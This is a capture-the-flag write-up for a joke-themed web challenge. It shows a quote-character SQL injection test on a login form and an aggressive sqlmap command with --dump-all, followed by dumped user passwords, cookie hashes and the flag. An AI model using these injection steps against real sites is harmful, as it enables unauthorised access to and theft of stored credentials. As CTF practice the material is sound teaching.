
## **DESCRIPTION**

I made a Drug awareness website for my Drug Addict friend as a joke to help him get over his addiction. He kept complaining about not being able to login. He Scored an injection drug. I tried to convince him that he should stop getting High before he tries to login. injections won't always help u to get HIGHer access. He was not satisfied with just a single injection, he wanted to try Double Dose. How do I convince him to stop. Help me spread awareness.

@hyp3rd1a6lo

FLAG FORMAT: 0CTF{...}


On landing the web I notice the login page



I quickly tried some manually payloads to check the sqlinjection

Using the payload username = user' password = user'

I was able to trigger the sqli



Now I used sqlmap for further process Initially I didn't used the —dump-all flag, after adding this flag, I got the flag

## Ran the command:

sqlmap -u https://ch3789182373.ch.eng.run/login.php --forms --batch --level=5 --risk=3 --dump-all

do you want to crack them via a dictionary-based attack? [y/N/q] N Database: <current> Table: users [5 entries]</current>			
ID	password	username	cookieVal
1   2   3   4   5	peterthetester getyourselffucked Loveyou3000 @CTF{3l3v4ting_Y0ur_SQL_1nj3ction_G4m3_T0_Th3_N3xt_L3v3l} Ilovemydogmorethanmygirl	Wiener   Pepper   Ironman   admin   Johnwick	27958a0ab7500cb19fee2038fdd2de65963f603980f3426fb7f78a6994c12a83   ba0930f51c467a5f08832de195abbbf1ef70c129697f670180e000845a0cf3fe   3ff6b09c77bfc68110052c410202115696971808761cafc41ee35150228099fe   712003d2948bf87ff0450b62fafdfdf81ec8601337f3c2fdd44a36e7eacf5739   d506c5a9c8c2ab1a37ea0b5d2ac0a661ea84bd1b5ea540e280a95b4e0a719c22

 $Flag: \ 0CTF \{3l3v4ting\_Y0ur\_SQL\_1nj3ction\_G4m3\_T0\_Th3\_N3xt\_L3v3l\}$